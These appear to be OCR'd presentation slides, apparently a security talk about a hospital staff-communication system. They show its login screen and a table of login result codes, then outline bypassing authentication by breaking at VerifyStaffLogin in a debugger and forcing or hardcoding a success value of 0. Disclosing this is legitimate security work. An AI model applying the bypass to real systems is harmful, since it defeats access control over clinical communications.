
- Establishes communication workflow:
  - Mobile devices
  - RTLS
  - Whiteboards and iTVs
  - Consoles
- Coordination of communication
  - Nurses
  - Care teams
  - Emergency response
- Track presence and response for live event monitoring
- Reporting for staff awareness and process improvement





Username:
Password:
Use Windows Session Credentials
Log In
Reset Form
Change Password
Forgot Password?




Result	Integer
Success	0
InvalidUsername	1
InvalidUserOrBarcode	2
InvalidPassword	3
PasswordExpired	4
UserInactivated	5
UserLockedout	6
UserLoggedIn	7
InvalidRole	8
Unknown	9




Launching binary in debug mode




Breaking at VerifyStaffLogin




Monitoring the result return variable




Modifying the result return value to ‘0’




Hardcoding the result return value



